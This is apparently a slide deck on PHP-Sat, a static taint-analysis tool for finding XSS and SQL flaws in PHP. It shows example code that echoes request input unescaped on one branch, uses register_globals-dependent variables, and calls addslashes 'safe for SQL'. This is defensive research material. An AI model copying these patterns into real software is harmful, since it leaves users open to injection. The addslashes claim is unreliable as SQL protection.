    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;

?>
```

Pre-condition:

echo EscapedHtml

Type-states:





# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;

?>
```

Pre-condition:

echo    EscapedHtml

Type-states:

\$\_GET['q']    RawInput



# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;

?>
```

Pre-condition:

echo    EscapedHtml

Type-states:

\$\_GET['q']    RawInput

\$foo    RawInput



# Security algorithm

## Program

```
<?php
  $foo = $_GET['q'];
  if(isset($_GET['name'])) {
    // lot of statements
    $foo = htmlentities($foo);
  } else {
    // lot of other statements

  }

  echo $foo;

?>
```

Pre-condition:

echo    EscapedHtml

Type-states:

\$\_GET['q']    RawInput

\$foo    EscapedHtml



# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;

?>
```

Pre-condition:

echo    EscapedHtml

Type-states:

\$\_GET['q']    RawInput

\$foo    RawInput

\$foo    EscapedHtml



# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements

    }

    echo $foo;
?>
```

Pre-condition:

echo    EscapedHtml

Type-states:

\$\_GET['q']    RawInput

\$foo    RawInput



# Security algorithm

## Program

```
<?php
    $foo = $_GET['q'];
    if(isset($_GET['name'])) {
        // lot of statements
        $foo = htmlentities($foo);
    } else {
        // lot of other statements
    }

    echo $foo;
?>
```

Pre-condition:

echo EscapedHtml

Type-states:

\$\_GET['q'] RawInput

\$foo RawInput

EscapedHtml  $\neq$  RawInput




# Security algorithm

## Program

```
<?php
  $foo = $_GET['q'];
  if(isset($_GET['name'])) {
    // lot of statements
    $foo = htmlentities($foo);
  } else {
    // lot of other statements
  }

  echo $foo;
?>
```




# Security algorithm

## Program

```
<?php
  $foo = $_GET['q'];
  if(isset($_GET['name'])){
    // lot of statements
    $foo = htmlentities($foo);
  } else {
    // lot of other statements
  }

  echo $foo;
?>
```





## Challenge: different kind of vulnerabilities

Safe for XSS

```
$foo = htmlentities($foo);
```

Safe for SQL

```
.." . addslashes($_POST['name']) . "..
```



# Challenge: different kind of vulnerabilities

## Safe for XSS

```
$foo = htmlentities($foo);
```

## Safe for SQL

```
.." . addslashes($_POST['name']) . "..
```

## Solution: fine grained safety levels

Safe

Integer , Null , Object , Array , Float

Known String , Matched String

Formatted String, Encoded String

Escaped HTML , Escaped Shell , Escaped Slashes

Raw Input

Unsafe

T

[0]

[1]

[2]

[3]

[4]

[5]

⊥

[6]



# Challenge: configuration of PHP

## Configuration options

- `magic_quotes_gpc`
- `register_globals`



# Challenge: configuration of PHP

## Configuration options

- magic\_quotes\_gpc
- register\_globals

`www.example.com/echo.php?msg=what's%20the%20config?`

## echo.php

```
<?php
    echo $_GET['msg'];
    echo $msg;
?>
```



# Challenge: configuration of PHP

## Configuration options

- magic\_quotes\_gpc
- register\_globals

`www.example.com/echo.php?msg=what's%20the%20config?`

## echo.php

```
<?php
    echo $_GET['msg'];
    echo $msg;
?>
```

`magic_quotes_gpc=OFF,register_globals=OFF`

`what's the config?`



# Challenge: configuration of PHP

## Configuration options

- `magic_quotes_gpc`
- `register_globals`

`www.example.com/echo.php?msg=what's%20the%20config?`

## echo.php

```
<?php
    echo $_GET['msg'];
    echo $msg;
?>
```

`magic_quotes_gpc=ON,register_globals=OFF`

`what\'s the config?`



# Challenge: configuration of PHP

## Configuration options

- `magic_quotes_gpc`
- `register_globals`

`www.example.com/echo.php?msg=what's%20the%20config?`

## echo.php

```
<?php
    echo $_GET['msg'];
    echo $msg;
?>
```

`magic_quotes_gpc=ON,register_globals=ON`

`what\'s the config? what\'s the config?`



# Challenge: configuration of PHP

## Configuration options

- `magic_quotes_gpc`
- `register_globals`

## (Partial) solution: configuration file

```
[tainted sources]
```

```
array: _GET      level: raw_input
```

```
array: _REQUEST level: raw_input
```

```
[sensitive sinks]
```

```
construct: echo (escaped-html && escaped-slashes)
```

```
[function result]
```

```
function: htmlentities level: escaped-html
```





## Related work (1)



Yao-Wen Huang, Fang Yu, Christian Hang et al

Securing Web Application Code by Static Analysis and Runtime Protection

*Proceedings of the 13th international conference on World Wide Web*, 40 - 52, 2004.



Yao-Wen Huang, Fang Yu, Christian Hang et al

Verifying Web Applications Using Bounded Model Checking

*Proceedings of the 2004 International Conference on Dependable Systems and Networks (DSN'04)*, 00:199, 2004.



## Related work (1)



Yao-Wen Huang, Fang Yu, Christian Hang et al

Securing Web Application Code by Static Analysis and Runtime Protection

*Proceedings of the 13th international conference on World Wide Web*, 40 - 52, 2004.



Yao-Wen Huang, Fang Yu, Christian Hang et al

Verifying Web Applications Using Bounded Model Checking


*Proceedings of the 2004 International Conference on Dependable Systems and Networks (DSN'04)*, 00:199, 2004.

### Limitations:

- 1 8 percent of files rejected because of parser
- 2 No file inclusion
- 3 Hard-coded configuration (?)



## Related work (2)

-  Nenad Jovanovic, Christopher Kruegel, Engin Kirda  
Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities

*Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P'06),00:258 - 263, 2006.*

-  Nenad Jovanovic, Christopher Kruegel, Engin Kirda  
Precise Alias Analysis for Static Detection of Web Application Vulnerabilities

*Proceedings of the 2006 workshop on Programming languages and analysis for security,27 - 36, 2006.*



## Related work (2)



Nenad Jovanovic, Christopher Kruegel, Engin Kirda

Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities

*Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P'06)*,00:258 - 263, 2006.



Nenad Jovanovic, Christopher Kruegel, Engin Kirda

Precise Alias Analysis for Static Detection of Web Application Vulnerabilities

*Proceedings of the 2006 workshop on Programming languages and analysis for security*,27 - 36, 2006.

Limitations:

- 1 Strict safe / unsafe
- 2 No automatic file inclusion (version 1)
- 3 Hard-coded configuration



# Output example

## PHP-Sat output on echo.php

```
<?php
/**
 * PHP-SAT check (Malicious Code CodeVulnerability)
 * Pattern Id: MCV000
 * Description: Parameters do not meet precondition
 */
echo $_GET['msg'];
echo $msg;
?>
```



# Output example

## PHP-Sat output on echo.php

```
<?php
/**
 * PHP-SAT check (Malicious Code CodeVulnerability)
 * Pattern Id: MCV000
 * Description: Parameters do not meet precondition
 */
echo $_GET['msg'];
echo $msg;
?>
```

Still working on the implementation of the algorithm...



# Final remarks



## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security

# Final remarks



## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security

- Work in progress
- Promising results research, no practical tools





# Final remarks



## Goals:

- Static analysis framework
- Correctness checks
- Statically check for security

- Work in progress
- Promising results research, no practical tools
- Good test-suites matter!

